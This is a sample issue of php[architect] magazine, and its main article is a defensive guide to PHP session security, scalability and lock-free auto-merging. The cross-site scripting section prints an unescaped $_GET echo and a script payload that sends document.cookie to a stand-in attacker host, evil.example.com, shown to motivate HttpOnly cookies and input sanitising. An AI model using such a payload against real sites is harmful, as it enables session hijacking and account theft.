www.phparch.com

January 2018
Volume 17 - Issue 1

php[architect]

Setting Up to Succeed

Background Processing & Concurrency With PHP

Securing Your Site in Development and Beyond

Don't Wait; Generate!

PHP Sessions in Depth

Free Sample Article

ALSO INSIDE

Artisanal:
Using Data Collections

The Dev Lead Trenches:
Finding Someone New


Community Corner:
Thank You, OSS Maintainers


Security Corner:
Updates to the OWASP Top Ten—Logging

Education Station:
What is a Real Programmer?

finally{}:
New Year's Resolutions

a php[architect] guide





Discover how to secure your applications against many of the vulnerabilities exploited by attackers.

Security is an ongoing process not something to add right before your app launches. In this book, you'll learn how to write secure PHP applications from first principles. Why wait until your site is attacked or your data is breached? Prevent your exposure by being aware of the ways a malicious user might hijack your web site or API.

Security Principles for PHP Applications is a comprehensive guide. This book contains examples of vulnerable code side-by-side with solutions to harden it. Organized around the 2017 OWASP Top Ten list, topics cover include:

- Injection Attacks
- Authentication and Session Management
- Sensitive Data Exposure
- Access Control and Password Handling
- PHP Security Settings
- Cross-Site Scripting
- Logging and Monitoring
- API Protection
- Cross-Site Request Forgery
- ...and more.

Written by PHP professional Eric Mann, this book builds on his experience in building secure, web applications with PHP.

Read a Sample Online

Order Your Copy

http://phpa.me/security-principles

CONTENTS

Features

Columns

Editor-in-Chief: Oscar Merida
Editor: Kara Ferguson

Subscriptions
Print, digital, and corporate subscriptions are available. Visit https://www.phparch.com/magazine to subscribe or email contact@phparch.com for more information.

Advertising
To learn about advertising and receive the full prospectus, contact us at ads@phparch.com today!

Managing Partners
Kevin Bruce, Oscar Merida, Sandy Smith


php[**architect**] is published twelve times a year by:
musketeers.me, LLC
201 Adams Avenue
Alexandria, VA 22301, USA

Contact Information:
General mailbox: contact@phparch.com
Editorial: editors@phparch.com

Print ISSN 1709-7169
Digital ISSN 2375-3544

PHP Sessions in Depth

Jeremy Dorn



Sessions in PHP are often taken for granted. A session is a magic array which persists across page loads and holds user-specific data. It's a fantastic and integral part of most web applications. But when misused, sessions can cause substantial security holes, performance and scalability problems, and data corruption. A deep understanding of sessions is vital to production web development in PHP.

All of the best practices listed in this article have been combined into an open source reference implementation at https://github.com/edu-com/php-session-automerge.

The code in Listing 1 increments a number and prints it out. Each time you refresh the page, the number picks up where it left off. If you open this script on two different computers, they each have their own separate counter. What is going on? How is each computer being identified? Where is the counter variable being stored?

Sessions are uniquely defined by an ID. This session ID is stored on the user's computer in a cookie and passed back to the server on every request. The actual data (the counter variable) is stored on the server and indexed by session ID.

Sessions are like a gift card. Each card is kept by the user and has a unique ID. The actual data (the amount remaining) is held in a central database. If someone steals your gift card and tries to use it at a store, it is accepted without question. The store only sees the ID on the card and has no idea who it belongs to.

Sessions behave the same way. If an attacker steals your session ID, they can impersonate you without the server being able to tell the difference. This is called *session hijacking* and has been a significant security problem for over a decade.

Listing 1

```
1. <?php
2. session_start();
3.
4. if(!isset($_SESSION['counter'])) {
5.     $_SESSION['counter'] = 0;
6. }
7.
8. $_SESSION['counter']++;
9. echo $_SESSION['counter'];
```

Security

There are four main ways an attacker can steal a user's PHP session ID.

Session Fixation

The first attack is called Session Fixation. An attacker visits your site and gets a session ID assigned to him. Let's say he gets ID `12345`. If the attacker can find some way to trick a user into setting a session cookie with the same ID, the attacker has effectively taken over the user's account.

It's somewhat common in the Java world to pass session IDs via the URL. You've probably come across `JSESSIONID` in the URL on some sites. This is an easy way for an attacker to force a session ID on a user. All the attacker has to do is get the user to click on a link containing `?JSESSIONID=12345`. Starting with PHP version 4.3, PHP behaved the same way—passing session IDs in the URL. Luckily, PHP changed the default in 5.3 to disable this insecure feature. Unless you are using an old framework or very old PHP version, you shouldn't need to do anything to protect against Session Fixation attacks. It doesn't hurt to ensure the php.ini setting `session.use_only_cookies` is enabled and `session.use_trans_sid` is disabled.

There are other methods relevant to modern PHP applications, but they are general attacks and not specific to Session Fixation. Protecting against sidejacking and Cross-Site Scripting (both covered below) will effectively prevent Session Fixation attacks as well.

Sidejacking

The second attack is called sidejacking. Similar to a man-in-the-middle attack, the attacker intercepts communication between the user and the server (usually on a public Wi-Fi network). Instead of messing with the request, sidejacking passively listens and records data. Cookies are passed in plaintext as an HTTP header, so it's trivial for an attacker to steal session IDs.

But what about HTTPS? Doesn't it solve this issue by encrypting traffic? Yes and no. With a proper HTTPS setup, you can ensure all traffic between you and the user is encrypted with one major caveat. You can't control what the user types into the address bar. Let's say a user has previously been to your site https://example.com and has a session established. They are on a public Wi-Fi hotspot and type "example.com" in their address bar. The browser sends a request to http://example.com and is returned a 301 redirect to the secure version of the site. Everything looks

good to the user, but the damage has already been done. The initial request was unencrypted and contained all cookies, including the session ID. That's all an attacker needs to impersonate the user and take over their account.

PHP has a simple setting which effectively eliminates this threat. The `session.cookie_secure` flag in php.ini (which defaults to off) makes sure modern browsers will never send the session cookie in unencrypted requests and keeps your users safe.

Cross-Site Scripting Attack

Unfortunately, even with HTTPS and secure cookies, your site still may be susceptible to session hijacking. The third method for session hijacking uses a Cross-Site Scripting attack (XSS). Let's say you forget to sanitize a `GET` variable before outputting:

```
<p>
   Sorry, no results for
   <em><?= $_GET['search_term'] ?></em>
</p>
```

An attacker can now inject arbitrary HTML (and JavaScript) into your page. Normally, third-party JavaScript doesn't have access to your site's cookies due to cross-origin policies in web browsers. But when the JavaScript is injected directly into your server's HTTP response, the browser assumes it's authentic and gives full access to cookies. All an attacker needs to do is get someone to click on a link which outputs the following code (jQuery assumed for readability):

```
<script>
$.post(
   "https://evil.example.com/attack.php",
   {cookies: document.cookie}
)
</script>
```

This simple script will send all of a user's cookies (including the session ID) to the attacker's website. Luckily, browsers have mostly solved this with the **HttpOnly** setting for cookies. This setting makes a cookie un-accessible from JavaScript. The cookie value is still passed in every request, but `document.cookie` and `XMLHttpRequest` do not have access to it. And it works in virtually all browsers released after IE6! All you need to do is enable the php.ini setting `session.cookie_httponly`.

Session hijacking is just one way attackers can use XSS. Attackers can make unauthorized `POST` requests to your server to do things like changing an email address, making a purchase, or stealing personal information. Even if your cookies are protected with HttpOnly, it's still extremely important to prevent HTML injection vulnerabilities. Chrome and Safari have an XSS Auditor which prevents common injection attacks, but new workarounds and bypasses are continually being discovered.

The most sensitive websites can enable a Content Security Policy (CSP). The default behavior with a CSP is to block all inline JavaScript and styles on your site. An attacker can still exploit an XSS with remote JavaScript:

```
<script src="https://evil.example.com/attack.js"></script>
```

A CSP also allows you to create a whitelist of allowed domains. If *evil.example.com* is not on this list, the browser will block any requests to it. Content Security Policies are complicated to setup and maintain for most sites, but is an option for those which require the highest levels of security. Check out Content Security Policy[1] for more info.

Above all, the best defense against XSS is always to sanitize user input! If there are no HTML injection vulnerabilities on your site, you have nothing to worry about. Or do you?

Malware

The last method for session hijacking is a little different. Using any number of vectors, an attacker installs malware or gains physical access to a user's computer. Then, the attacker can copy the session ID directly from the filesystem or memory. You can't prevent your users from installing malware on their computers, but there are some measures you can take to protect their accounts. Require users to re-authenticate before making significant changes or buying something. Email users a notice when their account data changes. Require two-factor authentication. Have a short expiration time for sessions and limit your use of "remember me" cookies.

Re-authenticating at critical flows in your application should be required. There are PHP libraries for integrating with two-factor authentication apps like Google Authenticator. But, these security measures aren't free and can require substantial development time to implement correctly. How many layers you add depends on how paranoid you want to be and the nature of your site. An online bank should probably implement all of these measures. A small informational website might choose to have none of them.

1 *Content Security Policy:* http://phpa.me/mozilla-csp

Performance and Scalability

Next, is optimizing performance and scalability. First, we need to understand how sessions work behind the scenes. By default, each session is stored in the filesystem with the session ID as the filename. The session file is read once when `session_start()` is called and written to disk when `session_close()` is called or the script ends. To avoid conflicts, session files are locked during script execution. Both the storage mechanism and locking behavior have room for performance and scalability optimization.

Storage Mechanism

Let's start with the storage mechanism. By default, each session is stored in a separate file in the filesystem. Periodically, PHP does garbage collection to delete old sessions and free up disk space (configurable with the settings `session.gc_probability`, `session.gc_divisor`, and `session.gc_maxlifetime`). On high volume sites, garbage collection can be a very expensive process. The filesystem has a bigger problem though—scalability. Files work

Start building with a focused, faster cloud.

Fully supported by Thermo Physicists there to help solve any of your problems.

thermo io

Focused

Elastic energy at your fingertips. Launch. Rebuild. Clone. Swap. Grow. Instantly.

Faster

Deploy in seconds on our high-availability, SSD-driven platform.

Care

Thermo Physicists* are here to help you out without confiscating root.

DISCOUNT:

Get your free trial today using code

PHPARCH

WEB: *Thermo.io*

EMAIL: *Sales@Thermo.io*

PHONE: *833-3-THERMO*

great for a single server application, but it breaks down if you need to expand to multiple servers. You can use IP-sticky load balancing to force users to always go to the same server, but this isn't a great long-term solution. If the list of active servers changes (e.g., one of them crashes), users will be routed to a new machine and their sessions will be wiped out.

For true scalability, where we can add and remove servers as needed, the web servers must be stateless machines—any server should be able to respond to any user's request. This requires storing sessions in a central location shared by all web servers. Some solutions do exist out there for sharing files between servers (NFS, GlusterFS, etc.), but they are complicated to configure and maintain in production. We need a better solution.

Redis and Memcached to the rescue! Both of these are fast key/value databases. Basically, instead of storing the session data in a file, you would store them in a central database. There is a slight performance penalty by introducing network latency, but the easy scalability more than makes up for it on high traffic sites. So which one do you choose? Redis or Memcached? You can find hundreds of opinionated articles comparing the two. Twitter and GitHub use Redis; Facebook and Netflix use Memcached. Both databases are rock solid in production and blazingly fast, and there isn't one correct choice.

When to Use a Database for Sessions:

1. *You have multiple web servers.*
2. *You are likely to add or remove servers*
3. *You don't want session data to be lost when adding or removing servers.*

If you don't meet these 3 criteria, you can safely stick with the default file storage mechanism.

There are PHP extensions which let you change the storage mechanism with a single setting in php.ini (e.g., `session.save_handler = redis`). However, these automatic solutions don't solve the session locking problems discussed later. To get the highest performance out of your sessions, you will need to create your own `SessionHandler` class and implement a few simple methods defined by the `SessionHandlerInterface`[2]. The basic usage is as follows:

```
class MyHandler
    implements SessionHandlerInterface {...}
$handler = new MyHandler();
session_set_save_handler($handler, true);

// Must be called after `session_set_save_handler`
session_start();
```

2 `SessionHandlerInterface`: http://php.net/class.sessionhandlerinterface

Note: *If you're on AWS, another storage option is DynamoDB[3]. AWS also offers ElastiCache, which is a hosted Memcached or Redis service. Both are good alternatives to setting up and maintaining your own database servers.*

Serialization

Now for a brief aside about serialization. The `$_SESSION` variable in PHP is an associative array. This data structure needs to be serialized to a string in order to be stored in the filesystem or database. PHP uses an optimized serialization method just for sessions (different from the normal `serialize` function). It's relatively fast and compact. Some other libraries like MessagePack[4]

or igbinary[5] might be slightly faster or create slightly smaller strings, but it's usually not worth the extra complexity. The one exception is if you plan to share sessions between PHP and another environment like NodeJS. In this case, it makes sense to use a standard like MessagePack or JSON instead of PHP's proprietary serialization format.

Serialization is straightforward when you're only storing primitive data in `$_SESSION` like integers, strings, or arrays. However, if you are storing objects, things get complicated. Objects can have side effects during serialization and unserialization. The `__sleep` and `__wakeup` magic methods are invoked and may throw exceptions in poorly written code. And, if you store an object in the session, the object's class must be included everywhere in your application. This is usually not a problem when using something like Composer autoload, but it does mean you can no longer write a quick script using the session without also including the full autoloader. Another potential pitfall is static properties are not saved during serialization. If your object relies on static properties, it will break after restoring from the session. And lastly, it's challenging to update a class if instances of the class are being stored in the session. If an old version of an object is retrieved from the session, it will be restored with the new class signature. This may just work if the changes between versions are minor, but it could also cause exceptions and side effects which are very difficult to test and debug.

Given all these potential problems, I strongly advise against storing objects in the session. If you want to persist the logged in user, instead of storing an instance of a `User` class in `$_SESSION`, just store the user ID and populate the user object from the database or cache. It's a little more work than letting PHP magically handle everything for you, but your application will be much more stable and portable without object serialization.

3 *DynamoDB:* http://phpa.me/dynamo-db-session

4 *MessagePack:* https://pecl.php.net/package/msgpack

5 *igbinary:* https://github.com/igbinary/igbinary

Session Locking

Session Locking is one of the biggest performance problems for PHP applications today. Remember, sessions are read once at the beginning of a request and written once at the end. This situation is ripe for race conditions and data conflicts. Let's say you have a simple API endpoint which sets preferences for the session (e.g., *theme* and *volume*).

Imagine the starting session value is:

```
[ "theme" => "blue",
  "volume" = >100]
```

The user makes two quick requests in close proximity: request A sets the theme to "red" and request B sets the volume to 50. If request B calls `session_start()` before request A calls `session_close()`, the original theme value "blue" will be read. Now, when request B calls `session_close()`, it writes the value `["theme"=>"blue", "volume"=>50]` to the session and overwrites the change the request A made. Race conditions like this can make your application feel buggy and may cause more serious issues (imagine a user thinking they logged out, but an API call overwrites the user's state back to "logged in").

The developers of PHP decided to solve this issue with session locking. When `session_start()` is called, PHP requests an exclusive lock of the session file. If another request already has the lock, then PHP sits there and waits until it's free. The lock is released after the data is written back to the file with `session_close()` or when script execution finishes. The result is only a single request per user can be run at the same time.


Problem Solved! Or is it? Imagine the API requests above take one second to run. Without session locking, the total time is still only one second since the calls run in parallel. With session locking enabled, however, it takes two seconds since the calls are run in sequence. Not a big deal in this particular case, but consider a single-page application making tons of API calls via AJAX to your server. If each request must wait for the previous one to finish before executing, it could make your application feel horribly unresponsive. Here at Education.com, we went from 180ms per request down to 100ms per request purely from disabling session locking. An illustration of this can be seen in Figure 1.

You can disable session locking to speed up your site, but doing so puts us in a dilemma. We have to choose between slow pages with strong data consistency or fast pages with possible data corruption. If only there were a better way!

Auto-Merging

When I first encountered this problem, I immediately thought of similarities to version control systems like Git. Two people check out a branch, work on the same file, and push. The same race condition conflicts happen. Git could have ignored the conflicts and let the second developer overwrite the first one's changes. Or Git could have taken the PHP approach and implemented locking—checking out a branch locks it and prevents anyone else from pulling files until you are done and merge your changes back. Both of these are pretty terrible developer experiences. Luckily, the Git developers use something more elegant: intelligent auto-merging. If the two developers were working on different parts of the file (e.g., one at the top and one at the bottom), Git auto-merges the two versions without the developer having to do anything. You get the full speed from the "no-locking" approach while avoiding most conflicts. What if the two developers change the same line in the same file? Git doesn't know how to auto-merge this, so it makes the developer manually decide how to merge the changes.

Figure 1. Session Locking and Page Load Times



This Git auto-merge approach (with some tweaks) can work nicely for PHP sessions. The basic strategy is as follows:

1. Disable all locking for sessions.
2. When `session_start()` is called, record the initial session state.
3. When `session_close()` is called, create a diff of what has changed during the request.
4. Re-fetch the latest session data from the database.
5. Apply the diff to the latest session data.
6. Write the session to the database.

You can see an implementation in the `write()` method of our SessionHandler[6] in Listing 2. Once we know the `$newState` of our session, we can apply just the changes.

There are a few things to note. First, there is still a potential race condition between steps four and six. Steps four through six are fast enough to make the race condition extremely rare, but if this is still a concern, locking can be implemented for just these steps without impacting page load times too much.

Second, we don't have the luxury of asking the developer to manually intervene in step five if there are conflicts. We have to decide what to do programmatically. For example, imagine you store an array in the session which has all of the page IDs the user has visited (`$_SESSION['history'][] = $page-id`). Your code would need to take the diff, see what new page IDs were added during the request, and append those to the latest "history" array in the session. This logic is highly

6 *our SessionHandler:* http://phpa.me/edu-com-session-handler

customized for your specific use case and hard to generalize. Custom logic can still work great for a small list of important session keys. For everything else, you can have a much simpler fallback rule to always overwrite the value. If you are storing the last page a user viewed (`$_SESSION['lastpage'] = $pageid`) you don't need any special handling. You can ignore any external changes and overwrite the value.

This combination of custom logic with an overwrite fallback lets you maintain strong data consistency for the session variables you care about and still have the full speed of truly asynchronous non-locking requests.

As with the storage mechanism, there is no built-in way for you to change the locking behavior. It requires you to create your own `SessionHandler` class.

Summary

This article covered many ways to make your site's PHP sessions secure, fast, and scalable.

First, use **HTTPS** site-wide. Without this, attackers can trivially steal your user's session IDs and impersonate them.

Second, set a few **php.ini settings** to further increase security:

- `session.cookie_secure`: makes sure the browser only sends the session cookie in secure HTTPS requests.
- `session.cookie_httponly`: stops JavaScript from accessing the session cookie, preventing common XSS attacks.
- `session.use_only_cookies`: enabling this protects against Session Fixation attacks.
- `session.use_trans_sid`: disabling this also helps protect against Session Fixation attacks.

Depending on the level of additional security you require, implement protections such as a Content Security Policy, two-factor authentication, short session expiration times, and/or email notifications for account changes.

Third, store your session data in a distributed system like **Redis or Memcached** for easy horizontal scalability. If you want to share session data with NodeJS or another language, use a standard format like MessagePack or JSON serialization instead of the default proprietary PHP method.

Fourth, only store **primitive data types** in the session—storing objects isn't worth the headache.

Fifth, **disable locking** to speed up your site and use **auto-merge** to automatically avoid most conflicts. For any unresolved conflicts remaining, use a combination of custom merge logic with an overwrite fallback rule.

There is no need to re-invent the wheel. As mentioned in the beginning, all of these best practices have been combined into an open source reference implementation at edu-com/php-session-automerge [7]

Listing 2

```php
<?php
// Apply each change to the external session state
// Choose proper automatic resolution rule for any conflicts
foreach ($changes as $k => $change) {
    $initial = isset($this->initialState[$k])
             ? $this->initialState[$k] : null;
    $external = isset($externalState[$k])
              ? $externalState[$k] : null;

    if ($externalState[$k] === $this->initialState[$k]) {
        // No conflicting external change, just apply the new value
        $externalState[$k] = $change;
    } else {
        // Conflicting external change, try to resolve
        try {
            $externalState[$k] = $this->resolveConflict(
                $k, $initial, $change, $external
            );
        } catch (Exception $e) {
            $this->logError('Error resolving session conflict for ``
                            . $k . '``: ' . $e->getMessage());
            // Fall back to using the new value
            $externalState[$k] = $change;
        }
    }
    if ($externalState[$k] === null) {
        unset($externalState[$k]);
    }
}
```

Jeremy created his first PHP website in 2005 for his high school robotics club. He's now the software architect at Education.com, a startup that helps millions of teachers and parents educate their children. Jeremy is the author of several popular open source libraries including PHP Reports, Sql Formatter, and JSON Editor. He lives in Boston with his fiance and his dog Walter.

7 *edu-com/php-session-automerge:* http://github.com/edu-com/php-session-automerge.